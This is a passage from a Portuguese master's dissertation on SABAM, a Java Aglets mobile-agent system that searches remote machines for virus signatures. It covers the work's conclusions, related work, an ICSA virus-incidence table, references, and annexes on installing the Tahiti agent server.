Para a produção desta pesquisa muitos pontos tiveram que ser levados em consideração, gerando um trabalho mais coeso e um protótipo com classes bem modularizadas. É claro que muitas dificuldades foram encontradas, porém transpostas e, desta forma, acabaram gerando contribuições à área acadêmica e abrindo possibilidades para vários outros trabalhos futuros. Todas estas questões são melhor descritas nos próximos subitens

4.1 Ponderações finais

O protótipo foi desenvolvido de tal forma que todo seu código pudesse ser reutilizado, garantindo uma evolução mais rápida do Sistema SABAM. Como possui alto grau de modularidade, cada classe é responsável por uma pequena função, por exemplo, uma classe é responsável pela leitura de um arquivo de assinatura, contida no disco e é em outra classe que acontece a montagem de uma lista de assinaturas, utilizando o arquivo lido na classe anterior. Com esta visão, é possível criar novos mecanismos de busca, apenas implementando uma nova classe de algoritmo de busca que respeite as interfaces já definidas. Se for criada uma heurística para busca de assinaturas, pode facilmente ser acoplada ao protótipo.

Outro ponto importante é o fato da independência de plataforma e a não necessidade do código estar instalado na máquina remota. Isso graças ao uso de agentes móveis produzidos em Java. Desta forma o gerenciamento das informações é centralizado, facilitando o cruzamento de dados dos relatórios de infecções.

É claro que toda a produção deste trabalho não foi fácil, uma delas, talvez a principal, devido ao caráter acadêmico do trabalho, foi a do levantamento de publicações sobre vírus e antivírus, uma vez que são produzidos no "submundo da computação" ou são estudos de empresas especializadas, que protegem seus conhecimentos (e produtos), não compartilhando informações em publicações. Por este motivo, este é um dos pontos que faz com que a dissertação contribua à área acadêmica.

Existe uma abordagem na utilização de agentes para detecção de vírus utilizada por LUKE (1999), mas é feita por uma outra perspectiva da utilização de agentes móveis para lidar com formas de detecção de vírus de computador.

O artigo "*The application of CMAC based intelligent agents in the detection of previously unseen computer viruses*" (LUKE, 1999) propõe uma abordagem diferente para o tratamento contra vírus de computador. Nele os pesquisadores pretendem fazer a utilização de agentes móveis inteligentes para monitoração e cópia de arquivos, funcionando da seguinte maneira: os sistemas conectados receberiam agentes móveis que ficam alocados em memória e monitorando o sistema em tempo real e fazendo

julgamentos através do uso do algoritmo *Cerebellar Model Articulation Controller (CMAC)* que é um descendente do perceptron de Rosenblatt e é classificado como uma Rede de Memória Associativa. Através do uso do algoritmo CMAC, o agente fica mapeando as diferenças entre os componentes redundantes do sistema e o estado do sistema, depois, caso seja identificada uma ação virótica ou um arquivo infectado, o agente busca um arquivo não infectado, de uma base de dados instalada na rede e sobrepõe o arquivo na máquina local. Vê-se logo que não é possível aplicar essa técnica em arquivos criados e/ou modificados por usuários, como é o caso de arquivos de texto e planilhas eletrônicas.

Já o estudo realizado para a dissertação, aborda o tema de segurança contra vírus de uma outra forma, onde o foco é a localização de vírus armazenado em disco, sem o monitoramento do sistema e, assim, consumindo tempo do processador apenas no momento da busca e banda de rede apenas para tráfego do código do agente que é de apenas algumas dezenas de bytes, sem transporte de arquivos de sistema. Outra diferença é que ainda não é possível identificar se algumas ações são vírus ou não; ações como modificações que estão sendo feitas pelo usuário (como num arquivo texto), um novo programa atualizando o sistema ou modificando-o.

Como foi colocado, existem muitas dificuldades na identificação e tratamento de vírus de macro e até hoje, a maneira mais eficaz - veja, a palavra realmente é eficaz - de tratar vírus de macro, ainda é com o uso de assinaturas virais para localização e identificação correta do vírus, para assim, realizar o tratamento adequado. Por isso neste trabalho, o agente carrega a assinatura do vírus para poder localizá-lo na máquina remota.

O ambiente Tahiti oferece uma interface de programação para a classe Aglet, que pertence à biblioteca da linguagem de programação Java[33]. Ele usa mecanismo de *Remote Procedure Call* (WILBUR, 1987) para fazer a comunicação entre os componentes da máquina virtual, diminuindo a complexidade dos objetos criados a partir da Aglet. O entendimento desses mecanismos para a implementação do SABAM exigiu conhecimentos acerca da infra-estrutura para a instalação, configuração e uso do Tahiti, cujos elementos são apresentados a seguir.

4.2 Contribuições do trabalho

A produção de material acadêmico sobre vírus é pequena em comparação com outras subáreas como Redes, por exemplo. Muito dos materiais abordam de forma extremamente superficial e com pouca delimitação dos tópicos, dificultando o entendimento da tecnologia de vírus. Esta dissertação trouxe contribuição para pesquisadores de vírus, que é uma realidade cotidiana e atinge grande número de computadores, conforme mostra a Tabela 4.1 retirada da pesquisa de 2001 da ICSA.

Tabela 4.1 - Lista de tipos de vírus e suas respectivas incidências (ICSA, 2001)

Tipo de vírus	Agosto de 2001	Julho de 2001	Jan~Jun de 2001
Arquivo	15.347	8.655	10.251
Macro	14.125	5.961	12.163
VB Script Worm	10.656	911	953
Internet Worm	2.347	318	3.426
JsScript Worm	383	168	286
Boot	5	45	70
Cavalo de Tróia	5	25	51
Brincadeiras	0	0	13

Esta dissertação foi estruturada de forma a colocar informações bem delimitadas e de grau mais técnico para estudo da matéria. Claro que podem ser mais aprofundadas ainda, porém já possuem um bom grau de especificação, gerando uma maior inteligibilidade do assunto.

Além da área de vírus, houve uma concentração das informações mais relevantes da área de agentes móveis, que dão suporte para um bom entendimento do assunto, facilitando estudos futuros.

Por último e, de forma alguma menos importante, foi a abertura de uma nova maneira de lidar com vírus de computador, de uma forma distribuída e independente de plataforma, mesmo que os vírus ainda sejam dependentes de plataforma. Desta maneira

---

[33] Linguagem de programação desenvolvida pela Sun Microsystems[tm].

possibilitará trabalhos futuros em nível de graduação e de mestrado na área de informática.

4.3 Sugestões para trabalhos futuros

Este trabalho abre a possibilidade de processo investigativo para vários itens no que diz respeito à produção de novos agentes antivírus. Estes novos agentes podem implementar pesquisas mais desenvolvidas otimizadas para localização de vírus, cavalos de Tróia e *worms*, utilizando heurísticas e outros tópicos da área de Inteligência Artificial. Podem, também, produzir agentes móveis que façam a vacinação dos computadores e agentes capazes de fazer o tratamento de remoção do código malicioso contido nos *hosts* remotos. Outra possibilidade é a da geração de um sistema heterogêneo de agentes, combinando agentes móveis de detecção e limpeza, juntamente com agentes estáticos inteligentes, capazes de controlar, de forma automatizada, todo o sistema, gerando um sistema antivírus análogo ao sistema imunológico dos seres vivos.

5 Referências Bibliográficas

ALMASI, G. S; GOTTLIEB, A. *Highly parallel computing*. 2. ed. California: The Benjamin Cummings, 1994.

ANDREWS, G. R.; SCHINEIDER, F. B. Concepts and notations for concurrent programming. *ACM Computing Survey*, v. 15, n. 1, p.3-43, 1983.

BABCOCK, C. Beware of macro virus epidemic. *Computers and Security*, v. 16, n. 4, p. 398, (*Computerworld*, p. 122, July 18, 1996)

BEM-DYKE, A. D. *Architectural Taxonomy - A Brief Review*. Computation Parallel Group, Universidade de Birmingham, junho, 1993.

BLÜMLER, P. I-Love-You: viruses, trojan horses and worms. p. 1-15. Disponível em: http://www.alphix6.mpip-mainz.mpg.de/~bluemler/

BONTCHEV, V. Possible virus attacks against integrity programs and how to prevent them. In: INTERNATIONAL VIRUS BULLETIN CONFERENCE, 2, 1992; Novo Hamburgo. *Proceedings*...Germany: Vogt-Koelln-Strasse, 1992. p. 131-141.

_____. Possible macro virus attacks and how to prevent them. *Computers & Security*, v. 15, p. 595-626, 1996.

_____. Macro virus identification problems. *Computers & Security,* v. 1, p. 69-89, 1998.

BRIDWELL, L. M.; TIPPETT, P. ICSA Labs Virus Prevalence Survey. P. 1-66, 2001. Disponível em: http://www.icsalabs.com

BT EXACT. *Software Agent Fundamentals*. Disponível em http://more.btexact.com/projects/agents.htm Acesso em: janeiro de 2001.

CABRI, G.; LEONARDI, L.; ZAMBONELLI, F. Coordination infrastructures for mobile agents. *Microprocessors and Microsystems*, v. 25, p. 85-92, 2001.

_____. Mobile-agent coordination models for internet applications. *IEEE Computer*, v. 33, n. 2, p. 82-89, 2000.

CARMICHAEL, A. *Advances in object technology:* object development methods. USA: SIGS Books, 1994.

CASS, S. Anatomy of malice, IEEE Spectrum, p. 56-60, Nov. 2001.

CASTELLS, M. *A sociedade em rede.* 4. ed. Trad. de Roneide V. Majer. São Paulo: Paz e Terra, 2000. (A era da informação: economia, sociedade e cultura, v. I).

CHESS, D.; HARRISON, C.; KERSHENBAUM, A. *Mobile Agents*: Are They a Good Idea? Washington: IBM Research Report, 1995. (Technical Report).

CHOY, S.; BREUGST, M.; DATTA, M. Managing mobile agents in a distributed environment. *Interoperable Communication Networks (ICON)*, v., n., p. 63-74, 1999

COMPANY FACT SHEET. 2002. Disponível em http://www.trusecure.com

COMPUTER KNOWLEDGE VIRUSES TUTORIAL. Disponível em http://www.cknow.com/vtutor

CORBA BASICS. 2002. Disponível em http://www.corba.org

COULORIS, G. F.; DOLIMORE, J. *Distributed Systems:* concepts and design. Harlow: Addison-Wesley, 1998.

_____; KINDBERG, T. *Distributed Systems Concepts and Design*. 2nd. ed. Harlow: Addison-Wesley, 1994.

DIDIO, L. New antivirus packages get serious. *Computers and Security*, v. 16, n. 4, p. 156, (*Computerworld*, p. 41, Feb. 2, 1998).

DUNCAN, R. *A Survey of Parallel Computer Architectures*. *IEEE Computer*, p. 5-16, feb. 1990.

FLYNN, M. J. *Some computer organizations and their effectiveness*. *IEEE Transactions on Computers*, v. C, n. 21, p. 948-960, 1972.

FOSTER, I. *Designing and building parallel programs*. Harlow: Addison-Wesley, 1995.

FOUNDATION FOR INTELLIGENT PHYSICAL AGENTS. *FIPA ACL Message structure specification*. Geneva: FIPA, 2000.

GARBER, L.; RAUCCI, R. Antivirus technology offers new cures. *Computer*, p. 12-14, Feb. 1998.

GOMIDE, F. Agentes inteligentes. (Textos para aula). Disponível em: http://www.dca.fee.unicamp.br/~gomide

GREEN, S. Agent technology: an overview. Disponível em http://www.cs.tcd.ie/research_groups/aig/iag/pubreview/chap2/chap2.html. Acesso em: 30 março 2001.

HIGHLAND, H. J. A history of computer viruses: three special viruses. Computers & Security, v. 16, p. 430-438, 1997.

HONAVAR, V. *Intelligent agents and multi agents systems*. . Washington, D.C. July 1999. (A Tutorial presented at IEEE CEC 99).

JENNINGS, R. *Usando Windows NT Server 4*. 3 ed. Rio de Janeiro: Campus, 1997.

KARNIK, M. N.; TRIPATHI, A. R. Design issues in mobile-agent programming systems. *IEEE Concurrency,* v. 6, p. 52-61, July 1998.

KEPHART, J. O. *et al.* Blueprint for a computer immune system. In: INTERNATIONAL VIRUS BULLETIN CONFERENCE, 7, 1997; San Francisco. *Proceedings*…San Francisco: 1997.

KRAMER, J. Distributed systems. In: SLOMAN, M. (ed.). *Network and distributed systems management.* Harlow: Addison-Wesley, 1996.

LANGE, D. B. *Agent Transfer Protocol – ATP/0.1*. *IBM* Tokyo Research Laboratory: Draft nº4, 1997. Disponível em http://www.trl.ibm.com/aglets/atp/atp.htm

LUKE, J.; HARRIS, C. J. The application of CMAC based intelligent agents in the detection of previously unseen computer viruses. In: 1999 INTERNATIONAL CONFERENCE ON INFORMATION INTELLIGENCE AND SYSTEMS. Maryland. p.662-667, 1999.

MACHLIS, S. Anti-virus software gets shot in the arm. *Computers and Security*, v. 16, n. 2, p. 129, 1997 (*Computerworld*, p. 24, Feb. 24. 1997)

MANOLOPOULOS, Y.; FALOUTSOS, C. Experimenting with pattern-matching algorithms. *Information Sciences*, v. 90, p. 75-89, 1996.

MENEGHEL, L. Campinas, 1998. p. 22. Monografia (graduação em Ciências da Computação) – Curso de graduação em Ciências da Computação, Universidade Estadual de Campinas.

MISRA, J; CHANDY, K. M. *Parallel program design.* Harlow: Addison-Wesley, 1989. v. 1.

MÜLLENDER, S. J. *Distributed systems,* 2nd. ed. New York/Wokingham: ACM PRESS Frontier Series/ Addison-Wesley, 1993.

_____ *et al*. *Distributed systems*. New York: ACM Press, 1989.

OKAMOTO, T.; ISHIDA, Y. A distributed approach to computer virus detection and neutralization by autonomous and heterogeneous agents. *Proceedings… do ISADS'99*, p. 328-331, 1999.

OLIVEIRA, P. C.; CARDOZO, E. Mobile-agent-based systems: an alternative paradigm for distributed systems development. In: SIMPÓSIO BRASILEIRO DE REDES DE COMPUTADORES, 15, 1997; São Carlos, *Proceedings…*, 1997. p. 508-524.

OSHIMA, M; LANGE, D. B. *Programing and deploying Java mobile agents with Aglets*. Estados Unidos: Addison-Wesley, 1998.

PERDIKEAS, M. K.; CHATZIPAPADOPOULOS, F. G.; VENIERIS, I. S. An evaluation study of mobile agent technology: standardization, implementation and evolution. In: IEEE International Conference on Multimedia Computing and Systems Volume II. p. 287-291. Florence - Italia, 1998.

POST, G.; KAGAN, A. The use and effectiveness of anti-virus software. *Computers & Security,* v. 17, p. 589-599, 1998.

PYNE, Sandra; TUCK, Allene. *Oxford dictionary of computing for learners of English*. Oxford Inglaterra: Oxford University Press, 1996.

RICHARDSON, J. Bugs in the web. *Computers and Security*, v. 16, n. 4, p. 332-333, (*Network Computing,* p. 36-38, July 1997).

SEARS, A. Heuristic walkthroughs: finding the problems without the noise. *International Journal of Human-Computer Interaction*, v. 9. n. 3, p. 213-234, 1997.

SILVA, L. M. *et al.* Comparing the performance of mobile agents systems: a study of benchmarking. *Computer Communications*, v. 23, p. 769-778, 2000.

SILVA, L. M. *et al.* The performance of mobile agent platforms. Poster apresentado na ASA/MA'99. Califórnia, 1999.

SOUZA, P. S. L. de. *AMIGO:* Uma contribuição para a convergência na área de escalonamento de processos. São Carlos, 2000. Tese (Doutorado em Ciências da Computação) – Instituto de Física de São Carlos, USP/São Carlos.

SPAFFORD, E. H. Computer viruses as artificial life. *Journal of Artificial Life*, MIT Press, 1994.

STEEN, A. J. V. D. An overview of (almost) available parallel systems. *Stichting Nationale Computer Faciliteiten*, 3a ed. p. 1-46, 1993.

TANENBAUM, A. S. *Modern operating systems*, 2nd. ed. New York: Prentice Hall , 1992.

_____. *Redes de Computadores*. 3. ed. Rio de Janeiro: Campus, 1997.

TARHIO, J. A sublinear algorithm for two-dimensional string matching. *Pattern Recognition Letters,* v. 17, p. 833-838, 1996.

THIMBLEBY, H.; ANDERSON, S.; CAIRNS, P. A framework for modeling Trojans and computer virus infection. *Computer Journal,* v. 41, n. 7, p. 444-458, 1999.

THOMPSON, A. Cleansing your computer's palate. *Computers and Security*, v. 16, n. 4, p. 333, (*Security Management,* p. 101-105, July 1997).

TRENTLY, C. M. Computer virus response using autonomous agent technology. In: 19th National Information Systems Security Conference. *Proceedings...* Baltimore, 1996.

VENNERS, B. *Under the hood:* the architecture of aglets. Disponível em http://www.javaworld.com/javaworld/jw-04-1997/jw-04-hood.html.

WATSON, B. W.; ZWAAN, G. A taxonomy of sublinear multiple keyword pattern matching algorithms. *Science of Computer Programming*, v. 27, p. 85-118, 1996.

WILBUR, S.; BACARISSE, B. Building distributed systems with remote procedure call. *IEEE Software Engineering Journal*, v.2, n. 5, p. 148-159, Sept. 1987.

ZENKIN, D. Fighting the invisible enemy: methods for detecting an unknown virus. *Computers & Security*, v. 20, p. 316-321, 2001.

ZHAO, W.; MOSER, L. E.; MELLIAR-SMITH, P. M. Design and implementation of a pluggable fault tolerant CORBA infrastructure. In: International parallel and distributed symposium. *Proceedings...* p. 35-36, 2002.

ZHOU, S; ZHENG, X.; WANG, J.; DELISLE, P. Utopia: a Load Sharing Facility for Large, Heterogeneous Distributed Computer. *Software-Practice and Experience*, v. 23, n. 12, p. 1305-1336, 1993.

Anexo A – Instalação e configuração do TAHITI

ESTUDO DE AGENTES MÓVEIS ORIENTADOS PARA BUSCA DE VÍRUS

A segurança das informações é tema e problema crucial na Ciência da Computação, alvo influente de interesse investigativo e de expectativa técnico-científica, face aos desafios à eficácia da rede que reiterados processos predatórios de acervos informacionais estão seguidamente colocando em cheque, gerando demandas de proteção cada vez mais imperiosas e urgentes, para evitar perdas de capital e tempo para restabelecer um ambiente para produção.

A importância estratégica do sistema de redes na globalização e no capitalismo informacional e, na contra-mão, os graves prejuízos que a contaminação desse sistema por execução de códigos maliciosos concretamente criam, confere atualidade e relevância do objeto desta pesquisa.

Como é sabido, os vírus e cavalos de Tróia são responsáveis por muita perda de informação. Eles podem destruir informação, abrir portas para acesso não-autorizado à máquina, consumir banda de rede, tempo de processamento e, até mesmo, “roubar” arquivos contidos no computador infectado. Isso além das possibilidades que ainda não foram pensadas.

Esses códigos maliciosos podem ser combatidos pelo uso de *softwares* instalados nos discos-rígidos dos computadores ou através da requisição de *download* de arquivos executáveis, que procuram pelos códigos dentro do computador. Exemplos para os *softwares* residentes são o McAfee Anti-Vírus e o Norton Anti-Vírus e um exemplo de não-residentes pode ser encontrado no *site* http://www.mynetis.com.br.

Essas modalidades de antivírus, entretanto, dependem de um gerenciamento quase que individual de cada máquina, para controlar *logs* ou realizar um *download*, manualmente, toda vez que se desejar efetuar uma busca por códigos maliciosos.

A proposta da presente pesquisa é acoplar mobilidade a capacidade de localização de códigos, de forma a que os eventos de busca possam ser disparados de um servidor de agentes, que enviará agentes móveis para "correr" pela rede, visitando máquinas, semelhantemente a anticorpos biológicos.

As configurações topológicas das redes e a flexibilidade do sistema de redes permitem reversibilidade dos processos, modificação de organizações e instituições. Essas características abriram a possibilidade de avanços da tecnologia da informação, da interatividade em tempo real. Dialeticamente, contudo, também abriram possibilidade de contaminação das redes, incluindo a *Internet*, espinha dorsal da comunicação global mediada por computadores (CMC). A arquitetura aberta das redes, sob o ponto de vista tecnológico, garante, de certa forma, livre acessibilidade, o que possibilita a entrada de intrusos e ataques aos arquivos e seus dados.

Partindo do pressuposto de que a interação em rede supõe capacidade dos computadores em codificar e decodificar pacotes de dados para se comunicarem entre si, o que, por sua vez, supõe regras formais básicas comuns a toda operação do sistema, a hipótese deste trabalho é que o uso de algoritmos de busca a códigos maliciosos pode dar suporte a colaboração de agentes móveis na detecção de códigos maliciosos na rede.

A pesquisa compreende três etapas investigativas: a primeira envolvendo testes de implementação de agentes móveis capazes de executar código remotamente; a segunda, a utilização de algoritmo na busca por códigos específicos ("assinaturas" de vírus); e a terceira, a união das duas primeiras, no sentido de executar a busca por códigos específicos, de forma remota.

PROCEDIMENTOS METODOLÓGICOS

Com o propósito de construção do referencial teórico básico sobre a Computação Distribuída (CD), Agentes Móveis (AM), Algoritmo de Boyer-Moore e Vírus, realizou-se uma pesquisa de fontes bibliográficas.

O estudo sobre CD contribuiu para aprofundar o entendimento sobre distribuição de processamento dentro de uma rede de computadores, favorecendo maior inteligibilidade das possibilidades que os AM ofereciam para distribuição de processamento e melhoria nos resultados com gerenciamento centralizado.




Figura 1: Representação do ciclo de vida do agente.

Os AM proporcionam a execução de códigos remotamente, sem a intervenção do usuário da máquina remota. Inclusive, isto pode ocorrer sem que o usuário tenha conhecimento de sua execução, algo que tem sido uma preocupação constante dos pesquisadores de AM, o que, porém, foge ao escopo deste trabalho, apesar de haver boas soluções já implementadas em *frameworks* de AM.

RESULTADOS: descrição e discussão.

Como requisito de desenvolvimento do agente de busca, fez-se necessário o entendimento do funcionamento e da implementação de agentes móveis, mais especificamente o Aglets, da IBM (*freeware*). Seqüencialmente, fez-se a instalação dos programas necessários ao funcionamento do *framework* para o Aglets – o Tahiti, que é fornecido juntamente com o pacote de desenvolvimento do Aglets, dentro do arquivo "aglets-2.0.2.jar". Os programas necessários são os *softwares* JDK 1.2.2 e aglets-2.0.2.jar. O funcionamento deste conjunto depende de uma seqüência de instalação e

atenção em alguns detalhes, que devem ser realizados pelo próprio usuário. Um dos problemas evidenciados é que o pacote do Aglets utilizado requer, obrigatoriamente, o uso do JDK 1.2.2, ou versão superior. Esse programa deve ser instalado primeiro, para que o Aglets possa ser instalado, pois este necessita de classes presentes na versão 1.2.2 ou posterior do JDK.

Para que ambos os programas funcionem corretamente, devem ser criadas/modificadas, manualmente, algumas variáveis de ambiente[34]. Essas variáveis e seus respectivos valores são apresentados na Tabela 1, a seguir:

Tabela 1: Variáveis de ambiente criadas/modificadas manualmente e seus respectivos valores.

Variável	Valor
AGLET_HOME	c:\aglets
AGLET_PATH	c:\aglets\public
CLASSPATH	c:\jdk\lib; c:\Aglets\lib; c:\Aglets\lib\aglets.jar; c:\Aglets\public; c:\Aglets
HOME	c:\
JAVA_HOME	c:\jdk
PATH	c:\jdk\bin; c:\Aglets\bin

A instalação do JDK 1.2.2 ocorreu sem problemas. Foi realizada no diretório c:\jdk e não naquele sugerido pelo programa instalador – c:\jdk1.2.2 –, em virtude de problemas não resolvidos na utilização do "command" sobre nomes de pastas que contenham mais de um "." (ponto). Para a instalação do pacote do Aglets, foi necessária a sua descompactação, operação realizada com a utilização do *software* Winzip®. O resultado da descompactação foi armazenado no diretório c:\aglets.

Uma vez que foi utilizada a versão Server (para servidor) do sistema operacional Windows 2000, antes que se pudesse utilizar o Tahiti, fez-se necessária, após a

[34] As variáveis de ambiente podem ser criadas antes mesmo da instalação de qualquer um dos *softwares* de desenvolvimento mencionados.

instalação do aglets-2.0.2.jar[35], a execução de um passo adicional, referente à segurança do sistema, que tratou da atualização das políticas de segurança do ambiente Java. Isso pôde ser feito a partir da execução do comando "ant install-home", que cria chaves para a utilização de usuário anônimo para o ambiente Java.


Para execução do Tahiti, é necessária a utilização, dentro do diretório c:\aglets\bin, da seguinte linha de comando: "agletsd.bat -port 534 -f C:\Aglets\cnf\aglets.props", onde 534 corresponde ao número da porta de comunicação a ser utilizada para a troca de agentes. Este número de porta pode assumir, teoricamente, qualquer valor que possa ser utilizado para portas de comunicação. Para efeitos de teste, é possível executar várias instâncias do *framework* na mesma máquina e fazer a troca de agentes, apenas modificando o número da porta para cada nova instância do Tahiti.

[35] Para a instalação do aglets-2.0.2.jar foram utilizadas as informações presentes no arquivo "INSTALL.html", contido no diretório c:\aglets.

Anexo B – Classes do projeto Agente SABAM


As classes que utilizam palavras em português estão sem o uso de acentos e/ou caracteres especiais pelo fato da linguagem Java não permitir o uso desses para programação.

AgenteSabam




Esta classe é responsável pelo acionamento da busca por vírus e do acionamento da montagem do relatório dos arquivos infectados, passando o arquivo como parâmetro para o algoritmo de pesquisa.

relatorio



